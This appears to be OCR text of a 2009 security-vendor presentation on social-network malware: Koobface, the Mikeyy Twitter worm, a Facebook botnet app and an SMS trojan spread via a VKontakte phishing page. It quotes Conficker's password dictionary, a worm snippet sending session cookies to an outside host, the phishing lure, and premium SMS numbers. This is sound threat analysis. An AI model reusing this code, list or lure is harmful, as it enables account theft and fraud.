
The real human vulnerability



- **Human factor and Kido/Conficker**

```
9999999 999999 99999 9999 999 99 9 88888888 8888888 888888 888
88 8888 888 88 8 77777777 7777777 777777 77777 7777 777 77 7
66666666 6666666 666666 66666 6666 666 66 6 55555555 5555555 5
55555 55555 5555 555 55 5 44444444 4444444 444444 44444 4444
444 44 4 33333333 3333333 333333 33333 3333 333 33 3 22222222
2222222 222222 22222 2222 222 22 2 11111111 1111111 111111 11111
1111 111 11 1 00000000 0000000 00000 0000 000 00 0 0987654321 9
87654321 87654321 7654321 654321 54321 4321 321 21 12 fuck zzzz
z zzzz zzz xxxxx xxxxx xxx qqqqq qqqq qqq aaaaa aaaa aaa sql
file web foo job home work intranet controller killer games pr
ivate market coffee cookie forever freedom student account academia files
windows monitor unknown anything letitbe letmein domain access money
campus explorer exchange customer cluster nobody codeword codenam
e changeme desktop security secure public system shadow office su
pervisor superuser share super secret server computer owner backu
p database lotus oracle business manager temporary ihavenopass noth
ing nopassword nopass Internet internet example sample love123 boss123
work123 home123 mypc123 temp123 test123 qwe123 abc123 pw123 root123 pass12
3 pass12 pass1 admin123 admin12 admin1 password123 password12 password1
default foobar foofoo temptemp temp testtest test rootroot
root adminadmin mypassword mypass pass Login login Password pas
sword passwd zxcvbn zxcub zxcxz zxcxz gazwsxedc gazwsx q1w2e3 qw
easdzc asdfgh asdzxc asddsa asdsa qweasd qwerty qweewq qwewq nimda
administrator Admin admin a1b2c3 1q2w3e 1234qwer 1234abcd 123a
sd 123qwe 123abc 123321 12321 123123 1234567890 123456789 12345678
```


General structure of a web 2.0 attack



- **June 2009 – Explosive growth of Koobface modifications**
 - The number of variants detected **jumped from 324 at the end of May to almost 1000 by the end of June 2009**
 - This sign of **increased cybercriminal activity involving social networks** in the past months proves that the **strategies being used by the bad guys to infect users are much more efficient when adding the social context to the attacks**




The web 2.0 worm





- **June 2009 – Koobface spreading through Twitter also**
 - First discovered **one year ago by Kaspersky Lab**, Koobface was only targeting **Facebook and MySpace** users
 - Being **constantly “improved”**, now spreading through **more social networks**: Facebook, MySpace, Hi5, Bebo, Tagged, Netlog and most recently... **Twitter**

Realtime results for **My home video :)** 0.05 seconds

1 more results since you started searching. [Refresh](#) to see them.



 [BabbyBolton](#): **My home video :)** <http://zoomtox.com/youtube/>
4 minutes ago from web · [Reply](#) · [View Tweet](#)

 [ravengoatzz](#): **My home video :)** <http://zoomtox.com/youtube/>
8 minutes ago from web · [Reply](#) · [View Tweet](#)

 [straitcashhomie](#): **My home video :)** <http://zoomtox.com/youtube/>
10 minutes ago from web · [Reply](#) · [View Tweet](#)

Koobface – social engineering at work

Video posted by -WizArD-



From: [-WizArD-](#)
Joined: 1 year ago
Videos: 5

[Subscribe](#)

Embed: [Customize](#)

```
<object width="425" height="344"><param name="movie"
```

[More From user](#)

[Related Videos](#)

Video Responses: 10 Text Comments: 70

[babachat](#) (4 hours ago)
Funniest thing EVER!!

[csmith1199](#) (6 hours ago)
WooHoo!! Love this vid!!! Congrats on the front page!!!! :-)


[sinmike1](#) (7 hours ago)
that.... wasGREAT !!!

[ah17](#) (10 hours ago)
Nice vid :)

Waiting for 201.209.159.206...

Kaspersky Internet Security 2009 Help

Alarm

 Attempt to download malicious software.

Object:
http://[redacted]/setup.exe

→ **Allow**
The action will be allowed

→ **Block (recommended)**
Action will be blocked


Apply to all objects

- **Web 2.0 malware:** very similar to **email worms**
- **Infection success rate** of malware:
 - **10%** when spreading **through social networks**
 - **only 1%** when spreading **through email**
- **Social networking threats mean more than this**
 - Social networks **themselves** are **vulnerable**
 - Social engineering is **made easy with short URLs**
 - Personal **data leakage, privacy issues**
 - Another risk: **3rd party applications**
 - Social networks open doors to **mobile malware**
- **Targeted attacks**


- **XSS Worm:**

What are you doing? 140


Latest: Top 10 - SEO Do's & Don'ts ; <http://tinyurl.com/c7hch4> 7 minutes ago update




PeiProfit Twitter, freaking fix this already. >:[- Mikeyy
less than 5 seconds ago from web




MichaelMillman This is all Twitters fault! Don't blame Mikeyy!!
less than 5 seconds ago from web



MichaelMillman Twitter, your community is going to be mad at you... - Mikeyy
less than 5 seconds ago from web



emmamba New blog post: See your Business Grow with SEO
<http://tinyurl.com/devr79>
half a minute ago from Twitter Tools




MichaelMillman Twitter, freaking fix this already. >:[- Mikeyy
half a minute ago from web

ONE DAY IN THE LIFE OF A TWITTER WORM


```
var content = document.documentElement.innerHTML;
userreg = new RegExp(<meta content="(.*)" name="session-user-screen_name"/g>;
var username = userreg.exec(content);
username = username[1];

var cookie;
cookie = urlencode(document.cookie);
document.write("<img src='http://www.lolcow.com.com/x.php?c=" + cookie + "&username=" + username + "'");
document.write("<img src='http://stumbleupon.com/log.gif' />");
```



- June 2009 – **URL shortening service Cli.gs gets hacked**


- The **best things** about short URLs
 - There are so many!
- **Problems** with short URLs:
 - **Social engineering** is easy
 - **Questionable reliability**
 - **Implicit trust**
- Cli.gs **gets hacked**, no malicious intent – but **what if?**
- **Too many redirects hosted in the same place is not good news**



Social networking and privacy concerns



- April 2009 – **Twitter admin panel gets hacked**
 - **Public information** posted to **social networks** by twitter admin
 - Used by French hacker in **social engineering attack**
 - To answer Yahoo! Mail security question and **reset the password**
 - **“Wow - my Yahoo mail account was just hacked.”**
 - **“If anyone with Yahoo! Security is out there, hit me up with an reply“**



- “Photo of the Day” application - **Web 2.0 botnet**

Photo of the Day

Browse More Applications

Go to Application

Become a Fan

View Updates

Block Application

Share

About this Application

★★★★★ (5.0 out of 5)
Based on 4 reviews

Users:
543 monthly active users

Categories
Just for Fun, Photo

Displays the photo of the day from National Geogrpahic.
Each day a different image of our fascinating universe is featured !

- Facebook certifies **1st batch of 120 verified apps**
 - Announced in November 2008
 - Rolled out in May 2009
- **\$375 fee for developers**
 - Must be renewed each year
- **52,000 applications in total**
 - How many will get verified?
- **Several bugs** were discovered

Information

★★★★☆ (3.5 out of 5)

Based on 199 reviews

Users:


1,517,508 monthly active users,
36 friends

Category

Lifestyle

Facebook
Verified App 

- **Trojan-SMS.J2ME.Konov**



From social networks to mobile malware



В контакте | главная | поиск | группы | события | люди | пригласить | выйти

Моя Страница ред.
Мои Друзья
Мои Фотографии
Мои Видеозаписи
Мои Аудиозаписи
Мои Сообщения
Мои Заметки
Мои Группы
Мои Встречи
Мои Новости
Мои Настройки

Предложения
Мнения
Приложения
Вопросы

Акция "Бонус за наш счет :)"

Получи денежный приз на счет своего мобильного

Здравствуйте!

Рады сообщить Вам, что наш сайт с 1 ноября 2008 года организует акцию для *ВСЕХ* пользователей ресурса. Вы можете получить бонус на счет мобильного телефона. Бонус зависит от даты регистрации, количества проведенных часов на сайте и Вашей активности. Ваш бонус на данный момент составляет **500 рублей**. Для получения бонуса необходимо скачать JAVA программу на мобильный телефон. *(Инструкция по установке ниже)* Время действия акции ограничено! После завершения акции, вы не сможете воспользоваться данным бонусом. У вас осталось [**17 часов и 23 минуты**]

JAVA программа скачивается при переходе на сайт (ссылка ниже):
<http://ykbonus.tk>

Как запустить :

1. Скачать программу с мобильного телефона и установить её.
2. Скачать программу с компьютера и посредством USB-кабеля, ик-порта или BlueTooth передать её на мобильный телефон и установить.

о сайте | техподдержка | блог | правила | реклама | помощь

В Контакте © 2006-2008

Павел Дуров

From social networks to mobile malware

```
view SendMIDlet.iad - Far
K:\wo...
import
import
import
import
public
<
  pu
  <
  >
  pu
  <
  L2:
  Send-Text-1: epbox 1290
  Send-Text-2: epbox 1290
  Send-Text-3: #smsmoney 1290
  Send-Text-4: 18+erbox 1290
  Send-Text-5: #maubox 1290
  Send-Number-1: 4460
  Send-Number-2: 5537
  Send-Number-3: 7733
  Send-Number-4: 1171
  Send-Number-5: 9395
  L1:
  >
  pu
  <
  >
  pu
  <
  1 2 3 4 5 6 7
1 2 3 4 5 6 7 8 9 10 11 12
```

epbox 1290
epbox 1290
#smsmoney 1290
18+erbox 1290
#maubox 1290

4460
5537
7733
1171
9395

SMS messages
to premium rate numbers

- So much **personal information becomes public** on social networks nowadays
- **Advertisers** are already doing it: **targeted ads**
 - Age, gender, location, interests, work field, browsing habits, relationships
- Targeted ads? **Targeted attacks** are already happening
- But **social networks** are enabling the cybercriminals to deliver ***bulk targeted attacks***
